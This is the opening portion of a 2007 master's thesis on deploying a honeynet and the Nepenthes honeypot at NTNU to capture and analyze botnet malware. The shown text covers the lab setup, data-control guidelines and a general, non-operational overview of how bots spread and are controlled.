

Using Honeypots to Analyze Bots and Botnets

Eirik Falk Georg Bergande
Jon Fjeldberg Smedsrud

Master of Science in Communication Technology
Submission date: June 2007
Supervisor: Svein Johan Knapskog, ITEM
Co-supervisor: André Årnes, Kripos

Problem Description

The students will continue their honeypot-project started in the fall of 2006. The existing honeypot setup will be expanded and further enhanced for collecting and analyzing honeypot data. The experiments will be aimed towards the area of botnets, including automated and manual attacks. A combination of low and high interaction honeypots will be used as parts of an adaptable solution to obtain the best possible security relevant measurements and thereby gain increased knowledge of malicious traffic on the internet.

Assignment given: 17. January 2007

Supervisor: Svein Johan Knapskog, ITEM

Abstract

In this Master thesis we will perform honeypot experiments where we allow malicious users access to systems and analyze their behaviour. Our focus will be on botnets, and how attackers progress to infect systems and add them to their botnet. Our experiments will include both high-interaction honeypots where we let attackers manually access our system, and low interaction-honeypots where we receive automated malware. The high-interaction honeypots are normal Linux distributions accessing the internet through a Honeywall that captures and controls the data flow, while the low-interaction honeypots are running the Nepenthes honeypot. Nepenthes acts by passively emulating known vulnerabilities and downloading the exploiting malware.

The honeypots have been connected to both the ITEA and UNINETT networks at NTNU. The network traffic filtering on the IP addresses we have received, has been removed in order to capture more information. Installing the honeypots is a rather complicated matter, and has been described with regard to setup and configuration on both the high and low interaction honeypots.

Data that is captures has been thoroughly analyzed with regard to both intent and origin. The results from the high-interaction honeypots focus on methods and techniques that the attackers are using. The low-interaction honeypot data comes from automated sources, and is primary used for code and execution analysis. By doing this, we will gain a higher degree of understanding of the botnet phenomenon, and why they are so popular amongst blackhats.

During the experiments we have captures six attacks toward the high-interaction honeypots which have all been analyzed. The low-interaction honeypot, Nepenthes, has captured 56 unique malware samples and of those 14 have been analysed. In addition there has been a thorough analysis of the Rbot.

Acknowledgements

This thesis is written by Eirik Bergande and Jon Smedsrud, but it would not have been completed without contribution from several people. We would like to thank the following people for helping us:

- Professor Svein Johan Knapskog for his guidance and help in shaping this Master thesis.
- PhD André Årnes for valuable input, guidance during the writing and proofreading the report.
- David Watson, head of the UK honeynet project, for helping us setting up the Nepenthes server.
- Pål Sturla Sæther and Asbjørn Karstensen for supplying us with all the equipment we needed during our experiments.
- ITEA and UNINETT for letting us use their IP-range.
- Ph.D Crina Grosan for translating Romanian IRC chat logs to English.

Content

Abstract	I
Acknowledgements	I
Content	III
List of Figures	V
List of Tables.....	V
Abbreviations	VI
1 Introduction	1
1.1 Scope	1
1.2 Background	1
1.3 Description	2
1.4 Structure	2
2 Honeynet and honeypots	5
2.1 Honeypots.....	5
2.2 Honeynet	5
2.3 The Nepenthes honeypot.....	9
3 Botnet introduction.....	11
3.1 Initial propagation	12
3.2 Execution – the life of the bot begins.....	14
3.3 Controlling the bots	15
3.4 Functionality and services	16
3.5 Motives and economics	19
4 Botnet trends	21
4.1 IRC and Domain Name Service	21
4.2 Instant Messaging C&C channels	22
4.3 Web based C&C Servers.....	22
4.4 Drop Zones and FTP based C&C Servers.....	23
4.5 Proprietary backdoor C&C channels.....	23
4.6 P2P Botnet C&C channels	23
5 Implementation.....	25
5.1 Honeynet Implementation	25
5.2 Honeypots.....	26
5.3 Nepenthes Implementation.....	28
5.4 Sandnet Analysis Implementation.....	30
6 Digital Forensics and Data Analysis	39
6.1 Data Acquisition.....	39
6.2 The Analysis.....	41
7 Analysis of the Linux Honeypots.....	45
7.1 Method	45
7.2 Incident Response Plan	45
7.3 2007.03.25	48
7.4 2007.04.12	51
7.5 2007.04.25	53
7.6 2007.04.28.....	56
7.7 2007.04.29	60
7.8 2007.05.04.....	62
7.9 Summary of the analysis	64
8 Analysis of the Windows Malware	69

8.1	Sandnet analysis	69
8.2	Internet analysis.....	70
8.3	Checklist.....	72
8.4	Overview of the Downloaded Nepenthes Malware	74
8.5	Analysis of 8b40c17c0fd9756bf5e9938786962acd	82
8.6	Analysis of c1143d2c458c6ddcf747cf1d07939cfc	85
8.7	Analysis of e9041725b72dff55ec06efd5eb689c4c	89
8.8	Analysis of ed82850e0ff267b4bf662425ba1a6f1f.....	92
8.9	Analysis of fdec684b580dbb268fa304c485756af9.....	95
8.10	Analysis of 0ce21e7ea9743f64774df29d47c138c2	99
8.11	Analysis of 5bfd3657259a3f26d00f242487037304.....	103
8.12	Analysis of 9fea785ca9ef38f32fbdd1ad5b64eea0	107
8.13	Analysis of 41a75fcf84086198bd29ee34e40fcf85.....	110
8.14	Analysis of f5abfc06a5088f9b0752f786b484024d.....	114
8.15	Analysis of d98b3e6f3425c088934c5005cc3e823e.....	118
8.16	Analysis of 69fe26256de0d2c718ebd4943822271c	121
8.17	Analysis of b77e035efb29c37cd3bec9ee174daa9b	125
8.18	Analysis of d29188b4e836e52cc45e004ef948389f	131
8.19	In-depth analysis of the RBot.....	133
8.20	The collected Rbot from our Nepenthes honeypot.....	135
8.21	Summary of the analysis	141
9	Conclusion.....	149
10	Future Studies.....	151
	References:	153
	Web references:.....	155
	Figure references:	157
Appendix A:	Lab equipment overview	158
Appendix B:	Extracting Sebek data from the Honeywall.....	159
Appendix C:	Translated IRC Log from March 25-26	160
Appendix D:	Honeywall Web interface – Walleye	169
Appendix E:	HONEYWALL.CONF.....	172
Appendix F:	Command Reference for the Rbot.....	179
Appendix G:	The RxBot2006 C++ files	186
Appendix H:	Tenpo.bat and 1.reg – Rbot Registry Changes.....	190
Appendix I:	Nepenthes installation	194
Appendix J:	Thwarting VMware detection mechanisms.....	195
Appendix K:	Overview of the Rbot Source Files	196
Appendix L:	Rbot logged in to the IRC test server	197

List of Figures

Figure 1: Honeynet Architecture [fig1].....	6
Figure 2: Bots and botnets [fig2].....	12
Figure 3: Infection/propagation methods [fig2].	13
Figure 4: Honeynet lab.....	27
Figure 5: The honeynet lab.....	27
Figure 6: Sandbox picture of psax.....	58
Figure 7: Sandbox picture of SSH scanner execution.....	58
Figure 8: Inbound connections toward 129.241.189.2, ITEA.....	65
Figure 9: Inbound connections toward 158.38.144.2, UNINETT.	66
Figure 10: Inbound connections toward 129.241.189.3, ITEA.....	66
Figure 11: Inbound connections toward 158.28.144.3, UNINETT.	67
Figure 12: Inbound connections on all honeypots.	67
Figure 13: Number of SSH scan towards the honeynet.	68
Figure 14: We are logged in to one of our test bots.	70
Figure 15: Infection notice for installing Adware.....	126
Figure 16: Registry Cleaner.....	127
Figure 17: Desktop after infection.....	130
Figure 18: Malware size.....	144
Figure 19: DNS C&C Servers.....	144
Figure 20: IP addresses C&C Servers.	145
Figure 21: Ports used by C&C Servers.	145

List of Tables

Table 1: Nepenthes honeynet server modules.....	10
Table 2: Filenames and hashes from the attack, 2007.03.25.....	48
Table 3: Filenames and hashes from the attack, 2007.04.12.....	51
Table 4: Filenames and hashes from the attack, 2007.04.25.....	53
Table 5: Filenames and hashes from the attack, 2007.04.28.....	56
Table 6: Filenames and hashes from the attack, 2007.04.29.....	60
Table 7: Filenames and hashes from the attack, 2007.05.04.....	62
Table 8: Malware samples received on both network with infection date.....	142

Abbreviations

CD	Compact Disc
DDoS	Distributed Denial of Service
DNS	Domain Name Server
FTP	File Transfer Protocol
HTTP	HyperText Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IIS	Internet Information Services
IP	Internet Protocol
IPS	Intrusion Prevention System
IRC	Internet Relay Chat
ISP	Internet Service Provider
ITEA	IT-seksjonen ved NTNU
LAN	Local Area Network
LCD	Liquid Crystal Display
MAC	Medium Access Control
MD5	Message-Digest Algorithm 5
MSN	Microsoft Network
NetBIOS	Network Basic Input/Output System
NTNU	Norges Teknisk-Naturvitenskapelige Universitet (Norwegian University of Science and Technology)
OS	Operating System
P2P	Point-to-point
PC	Personal Computer
PHISHING	Password Harvesting Fishing
RPC	Remote Procedure Call
SANS	SysAdmin, Audit, Network, Security Institute
SCP	Secure Copy
SHA-1	Secure Hash Algorithm 1
SMB	Server Message Block
SOCKS	SOCKeT
SQL	Structured Query Language
SSH	Secure Shell
SSL	Secure Socket Layer
TCP	Transmission Control Protocol
TTL	Time to Live
UDP	User Datagram Protocol
URL	Uniform Resource Locator

1 Introduction

In 2006 we performed experiments with honeypots to gain more information about phishing and malicious bots on the internet. We experienced problems with getting enough data to work with since it seemed our honeypots were not that interesting to attackers. The problem at hand is however still there; the amount of bots on the internet is increasing and there is no apparent solution to the problem. One key element in this challenge is that you can't really cut the head of the serpent; botnets are more like a hydra [01]. To continue this battle with increased success it is important to learn how new bots are operating on the internet, and what we can do to stop them.

With this in mind we are expanding our research to not only conduct high-interaction honeynet experiments, but also low-interaction honeypots for collecting automated malware. We have chosen Nepenthes as the low-interaction honeypot; it emulates known vulnerabilities and downloads malware that tries to exploit these vulnerabilities.

1.1 Scope

In this Master thesis we will use high interaction honeypots in conjunction with low interaction honeybots to maximise the capture of data. We are mainly focusing on botnets and how they are used for malicious purposes, like for instance phishing. To increase the knowledge of how bots work after injection, we will attempt to reverse engineer some bots and run them in a controlled environment.

1.2 Background

In the last years there have been several honeypot experiments at NTNU. In 2005 Christian Larsen used honeypots to document the threats from the blackhat community [02]. Dag Christoffersen and Jonny Mauland's project from 2005 used honeypots to study malicious traffic on the internet [03]. Prior to this Master thesis we wrote a project about high interaction honeypots and botnets [04]; this Master thesis will be a continuation of this work.

Low interaction honeypots have usually been less expressive than their high interaction counterpart. With the introduction of the Nepenthes server [web01], a new and more expressive low interaction honeypot has emerged. We hope to use the combination of Nepenthes and standard high interaction honeypots to capture more data during our experimental phase.

We are going to use the honeypot lab at NTNU for our experiments. Some of the equipment has been upgraded and we have two new computers where we will install the honeypot software. In the project we had some problems with the web interface to the Honeywall being very slow, and we hope new hardware can remedy this problem.

1.3 Description

The main goals of this project are:

- Install and maintain two separate honeynets and Nepenthes servers.
- Conduct an experiment where we allow unauthorized subjects access to our honeypots.
- Analyze the captured data with regards to:
 - Alternations in the system
 - Installed software
 - Methods and techniques
- Analyze bot-code and run bots in a controlled environment.

During the project conducted last semester [04] we familiarized our selves with the software, which means we should use less time before we are online with our experiments this time. The experiment will however still demand a lot of time and resources before it is functional. In addition to the honeynet that we already have installed once, we also need to install the Nepenthes server and the sandnet analysis environment, where we can analyze the collected data.

1.4 Structure

Chapter 1: Introduction

This chapter contains some background information about the project, scope and description. It also contains the structure of the entire thesis.

Chapter 2: Honeynet and Honeypots

This chapter contains general information about honeynets and honeypots. There is also an introduction to the Nepenthes server and guidelines regarding control and capture.

Chapter 3: Botnet Introduction

This chapter contains information about botnets, their lifecycle and motivation. The installation and execution of attacks is described in detail.

Chapter 4: Botnet Trends

This chapter contains background information about botnet trends and we also explore alternative command and control channels used by botnets.

Chapter 5: Implementation

This chapter describes in detail the implementation of the honeynet, honeypots and the sandnet analysis environment.

Chapter 6: Digital Forensics and Data Analysis

This chapter contains the basics for data acquisition and forensics. The method we used for extracting data is described in detail as well as the most important forensic guidelines.

Chapter 7: Analysis of the Linux Honeypots

This chapter contains the analysis of every attack against the high-interaction honeypots in the honeynet and a summary of the experiment. Statistics for the entire time span of the experiment is also present.

Chapter 8: Analysis of the Windows Malware

This chapter contains the analysis of 14 malware samples collected with Nepenthes. The samples have been run in a controlled sandnet environment to discover their abilities.

Chapter 9: Conclusion

This chapter contains the conclusion of our work.

Chapter 10: Further Studies

This chapter contains areas which could be improved or done differently in a further study of the subject.

2 Honeynet and honeypots

In this document we will describe the layout and architecture of our honeynet and honeypots. We will mention how they work and how they accomplish what they are supposed to do. We will not give a thorough explanation to all the aspects of a honeynet and honeypots, this has already been done in [04].

2.1 Honeypots

A honeypot is an information resource that relies on malicious attacks from the outside to be of any use to us. It is hard to define exactly what a honeypot is, but the definition we used in our project was:

“A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.”

By definition, all interaction with the honeypot is unauthorized since no one is supposed to use it; it does not offer any services that are supposed to be used. As explained in previous projects, we divide honeypots into high/low interaction and production/research [04]. We have expanded our experiment and, we will deal with both high and low interaction honeypots, but they are all research honeypots. A big problem that we faced in our last experiment was the lack of “..unauthorized and illicit use..”. There were few connections toward the honeypot, and consequently we gained little data. In order to remedy this, we added weak passwords and tuned down the security of the honeypots. In this experiment we have two honeypots in our high interaction honeynet, both connected to each network (ITEA and UNINETT). One of them is easily breached, while the other has a higher level of security. In addition, The Nepenthes honeypot is connected to each of the two networks. This honeypot is a standalone, low interaction honeypot, and is not part of the honeynet.

2.2 Honeynet

A honeynet is a network of honeypots that are combined to simulate a real system with several workstations and servers. Honeynets offer great possibilities, but it is both complex and time consuming to install and maintain. Especially the maintenance can take a lot of time, and it is easy to underestimate the amount of things that can and will go wrong. In our experience, these are some of the most time-consuming tasks:

- Reinstallation due to erroneous software configurations during compilation.
- Kernel upgrades not compatible with software.
- Unfamiliar Linux commands and environments.
- Searching for documentation.

These problems might sound mundane, but the time spent trying to fix it quickly adds up. After everything is completely installed, we take a snapshot in VMware and reload this

whenever we want to reset the honeypot. This should remove most problems and errors in conjunction with the honeypots, but the host OS can still create problems.

Our honeynet follows the basic architecture given by The Honeynet Project, using their Honeywall Roo [05] . This is not software that can be purchased of the shelves; it is a combination of several operating systems and programs that together create the honeynet. Figure 1 shows how the honeynet architecture looks.




Figure 1: Honeynet Architecture [fig1].

We can divide the honeynet into the following parts:

- Honeywall
- Honeypots
- Administration

2.2.1 Honeywall

We are using two Honeywalls, one for each network of honeypots. They utilize 3 network interfaces: eth0 connects to the internet and eth1 connects to their respective internal network where the honeypots are connected. The interfaces eth0 and eth1 are bridged to make the Honeywall invisible to the outside, making it seem to an attacker that he is connecting directly to the honeypot. The bridge modifies the MAC-header, but the IP-header will stay the same, making it very difficult, but not impossible to detect the Honeywall [06]. Eth2 is used for connecting to the Walleye web interface for remote administration. A description of the Walleye interface is shown in Appendix D.

2.2.2 Honeypots

The honeypots consist of different Linux distributions running on VMware. Using this setup, Fedora Core 5 will be used as host OS and run 2 different OS' on each host. The host system is secure and should be resistant to malicious attacks; the honeypots running on VMware are on the other hand, not. Attacks against the honeypots will be logged in the Honeywall, and IDS alerts will be issued. Afterwards, an analysis of the network logs and hard drive from the honeypot can be performed.

2.2.3 Administration

The Honeywall can be remotely administered using the Walleye web interface. This interface also presents data graphically from both network logs and Sebek. Restriction can be set on which IP addresses are allowed to connect to the web interface.

2.2.4 Data Control and Capture

The key to a successful honeynet experiment is data control and data capture. We need to capture data in order to make a qualified analysis about the attack, while at the same time remaining in control of the honeynet. At times, there may be a clash of interest between them, in which case control always takes priority over capture.

Control:

Data control is mainly about mitigating risk. We are allowing unknown elements into the honeynet system, and if we do not control the outbound data stream, they might attack a third part. It is convenient to give the attacker freedom in order to gather a lot of data, yet at the same time it would be very unprofessional to allow a third party to be attacked. This is a trade-off between interests, and there is no clear answer to where the line should be drawn.

The Honeynet Project offers guidelines with regard to data control [05] which we also used during last years project:

- The Honeynet must have both automated and manual data control. In other words, data control can be implemented via an automated response or manual intervention.
- The Honeynet must have at least two layers of data control to protect against failure
- Data control failures should not leave the system in an open state. In case all layers of data control fail, the system should automatically prevent all access to and from the honeypot.
- The administrator should be able to maintain state of all inbound and outbound connections.
- Data control enforcement must be configurable by the administrator at any time, including remote administration.
- Activity must be controlled so that it is as difficult as possible for attackers to detect.
- Automated alerting should occur when honeypots are compromised.

The data control is located in the honeywall. It contains an IDS that gives alerts to the Walleye webinterface in case of intrusion. Not everyone is, however, in a position to monitor the system at all times, and an IDS in itself does not stop an attacker. It is therefore possible to limit the system so that it only allows 20 outbound TCP/UDP connections pr hour. This makes it possible for the attacker to download initial software, but not to scan and infect other computers on the internet. We have chosen to take the system down once the attacker has had time to install and configure his software. One does of course have the option to allow him access and see what he does, but usually he has already been connected for a while, and we do not want to take any unnecessary risk.

Capture

The capture of data after an intrusion is the basis for analysis and allows us to learn more about the attacker. We want to gather as much information as possible without losing control over the system or giving away our true identity. The following guidelines with regard to data capture have been taken from The Honeynet Project [05] and are also present in our project from last year:

- No honeynet-captured data should be stored locally on the honeypot. Honeynet-captured data includes any logging or information captured that is not standard to the honeypots within the Honeynet.
- The Honeynet must be constructed so that no data pollution can contaminate the Honeynet, which would invalidate data capture. Data pollution is any activity that is non-standard to the environment, such as a nonblackhat testing a tool by attacking a honeypot.
- The activity from the Honeynet should be captured and archived for a period of one year.
- The administrator should be able to remotely view the Honeynet activity in real time.
- There should be automated archiving of data for future analysis.
- The administrator should maintain a standardized log for every honeypot deployed.
- The administrator should maintain a standardized, detailed write up of every honeypot compromised.
- The Honeynet gateway's data capture must use the Greenwich Mean Time (GTM) time zone. Individual honeypots may use local time zones, but data will have to be converted to GMT for analysis purposes so that attacks can be temporally synchronized regardless of the attacker's origin or the geographical location of the Honeynet.
- Resources used to capture data must be secured against compromise to protect the integrity of the data.

All data going into our honeypots are captured in three places:

- Honeywall logs
- Sebek
- Hard drive

In chapter 6 we will describe the data extraction in detail. There we will try to uphold as many of the guidelines from The HoneyNet Projects as possible.

2.3 The Nepenthes honeypot

The Nepenthes honeypot is a low-interaction honeypot, meaning it is not a full blown Operating System with live running services. Instead Nepenthes is running on Linux and emulates known vulnerabilities in the Windows OS that worms use to propagate. This makes the honeypot low maintenance, as the emulated vulnerabilities cannot be used to attack the underlying Linux OS. The worm payload used to infect Windows machines are instead downloaded and stored as binary files for later analysis. The downloaded payload is also sent by e-mail to Norman Sandbox [web03] and CW Sandbox [web04] for evaluation.

There are several ways for a worm to infect a victim computer, thus Nepenthes is built around a core with additional modules that can be added to improve its functionality. The modules consist of DNS resolve-handlers, vulnerabilities, download-handlers, submit-handlers, trigger events and shellcode handler. All the modules are listed in Table 1.

The Nepenthes Honeypot is set up to listen to a number of ports which the vulnerability modules expect to receive a worm attack through. Worms have different ways to propagate, but a typical procedure would be to first scan a range of computers to figure out if a certain service is listening on that port. Then it sends a shellcode containing the exploit of a specific vulnerability to those IP addresses having the said service running. There are different ways to infect a computer if it is susceptible to such an attack. One way is that the shellcode includes the worm itself, like the Code Red worm. Another way is to see if the victim responds to the shellcode's request in a specific manner. If it does, this will trigger the worm to send the worm payload and use the vulnerability to execute it on the victim, like the Nimda worm [07] [08]. If a worm successfully exploits vulnerability in one of Nepenthes' modules, the worm payload, i.e. the executable file, is saved to the hard drive named with its md5-hash. In addition, it is sent to the aforementioned Sandboxes by e-mail, and also logged as downloaded and submitted.

The Nepenthes software currently includes the vulnerability modules listed in Table 1. However, new vulnerabilities with accompanying exploits are discovered almost on a daily basis. Nepenthes will not be able to handle such vulnerabilities as no module exists to handle it. Nepenthes will automatically store shellcode that is received but that it does not recognize, and new modules can be written to handle these exploits [09] [10].

The Nepenthes Honeygot Server Modules

Module group	Modules
Resolve DNS Asynchronous	ADNS
Emulate Vulnerabilities	WINS ASN1 DCOM NetBIOSname NetDDE IIS LSASS SasserFTPd MsSQL MsMQ Bagle MyDoom Optix UPnP Kuang2 Sub7
Download Files	CSend Curl – http/ftp FTP HTTP RCP LinkBot CReceive Nepenthes – from other Nepenthes honeypots
Submit the Downloaded Files	File – local storage Norman – Submits to Norman Sandbox Nepenthes – Submits to other Nepenthes honeypots Postgres – Submits to a database server XmlRPC – Submits to an Xmlrpc server Gotek – Submits to a Gotek server
Trigger Events	
Shellcode Handler	NameSpace Engine Unicode

Table 1: Nepenthes honeynet server modules

3 Botnet introduction

A bot is an abbreviation for a software robot, and can be used for both useful and malicious purposes. In this thesis we will be focusing on the malicious kind, which can be described as a type of malware that allows an attacker to remotely control the affected computer without the owner's knowledge. When a computer is infected with a bot, it is can also be referred to as a zombie or a drone [13]. A bot can also use methods that characterize other types of malware; to propagate it can infect other hosts without manual intervention, like a worm. The main characteristic of a bot however, is the use of Command and Control (C&C) channels. This gives an attacker the ability to issue commands to the bot, which in turn carries them out through the infected computer [15].

A computer is usually infected by a bot through malicious code, unpatched vulnerabilities in the Operating System, backdoors left by other Trojan worms or Remote Access Trojans, and password guessing and brute-force attacks [01]. After the computer has been infected, the bot can perform a number of tasks; disable the antivirus, use rootkits to hide from users, and download additional malicious applications. Most importantly, it connects to a command and control center to notify the attacker that a new computer is infected and ready to serve him. An attacker that is in control of a botnet is usually referred to as a bot master or a bot herder. The bot will then always be connected to the bot master's network whenever the computer is running and connected to the internet. In this way, the bot master has complete control over the infected computer, and can use it to perform different kinds of services; recruit new computers to the botnet, perform a Distributed Denial of Service (DDoS) attack towards a server, install Adware and Click4Hire, distribute Spam, perform Phishing attacks, store illegal content, Data mining etc [01]. The owner of the infected computer will be able to use it the same way as before the infection, although there could be signs of infection, like the computer slowing down or suddenly shutting down for no apparent reason. Nonetheless, the bots usually hide very well, and can masquerade as system processes to make it difficult to discover by the owner.

A botnet is a network of compromised machines that can be remotely controlled by an attacker [05]. The botnet comprises of several bots interconnected, sometimes up to hundreds of thousands. The bot master uses a C&C channel to be able to communicate with these bots. Mostly the IRC protocol is used for this purpose, but as described in the next chapter web-servers, ftp-servers and Peer-to-peer networks (P2P) can also be utilized [15]. After the bot has announced its presence to the master it lays dormant awaiting further instructions as can be seen in Figure 2. The master can issue commands that all the bots in the botnet will receive. These commands can be everything from a change of C&C server to avoid detection by botnet hunters, updating the bot software to issue an attack against web-servers, or send out Spam mail as mentioned above [01].




Figure 2: Bots and botnets [fig2].

3.1 Initial propagation

This is the start of the bot's lifecycle. For the botnet to be able to increase in bot size a bot is usually equipped with several propagation methods to infect other computers, some of them can be seen in Figure 3. These propagation methods can take advantage of everything from bugs in software to human simple-mindedness, and they have been divided into the following groups [01] [04]:

Malicious code

Malicious code is based on tricking users into infecting their own computer. A malicious code can for instance get a user to open an e-mail attachment, which executes the malware instead of what it is supposed to be doing. Also, malicious Web sites can trick a user into clicking on an image, which causes the computer to install a bot and execute it. Also much similar to the malicious web sites, spam e-mail can include the same tricks with a link to download and execute bot code.

Unpatched vulnerabilities

Unpatched vulnerabilities depend on users not updating their Operating System (OS) whenever a new security hole is discovered. These kinds of exploits do not rely on a user to actually execute a program; they will infect and run the malware automatically. This is why it is of great importance to regularly update the Operating System.

Examples of such are attacks against services such as DCOM, RPC, VNC, File Sharing, SQL, UPNP, ASN.1 to name a few. After the bot has infected a computer through an exploit, it does not matter whether the system is patched; the bot is still going to run in the background.

Backdoors Left by Trojan Worms or Remote Access Trojans

Many other Trojan worms that have not been properly disinfected leave a backdoor on its host’s computer. This means that a particular port on the victim computer is open and can be used to gain access.

Examples of such Trojans are Bagle, Mydoom, Kuang, NetDevil and others. Each of these worms starts up a hidden daemon, which opens a port, and has a default password that bots can take advantage of.

Password guessing and brute-force attacks

Several bots try to gain access through network shares on other machines using default passwords or a list of pre-generated passwords. Also, scans toward SSH daemons on Linux machines using brute-force password attacks are common to try to gain shell access of a server.




Figure 3: Infection/propagation methods [fig2].

3.2 Execution – the life of the bot begins

After the bot has been replicated on to a new victim computer, it needs to be executed to run the malicious code. A bot can be initiated either by a user who got tricked into starting it, or vulnerability in the OS can be exploited to start it automatically. Different types of bots do different things when they are initiated; more advanced bots will check the OS's environment to see if VMware or some other virtual machine is running. Also, many bots deny disassemblers and debuggers to start and check whether standard Sandbox usernames are running as users [16]. All these characteristics indicate that the bot is being analyzed by a botnet hijacker or a digital forensics analyst, and that it is not running on a victim machine. However, what most bots have in common is that they rally to their botnet master. This means that they connect to the C&C-server where the master controls his botnet. The botnet master can employ several measures to prevent outsiders from gaining access to his bots. Usually the bots are connecting to an IRC channel on either a public IRC server or a private server set up on a compromised computer. First of all, the channel is protected by a password to log in. The bot master needs to have a particular domain address known as a host mask to gain access to the bots, and he also needs to log in to the bots before he can issue any commands. This usually requires a password. In addition to this, encryption can also be used to prevent intruders from eavesdropping on the communication. When the bot has connected to the C&C-server the bot software might be updated to add other C&C-servers, new exploits for propagation etc. The bot also needs to ensure that it will not be discovered once it is installed on the victim machine. First it circumvents any antivirus software installed on the system. The antivirus can be shut down completely, or the bot will disable it, meaning suspicious files will not be reported. Rootkits are also known to be installed by the bot to hide the processes it is running from the OS. It might scan to see whether any 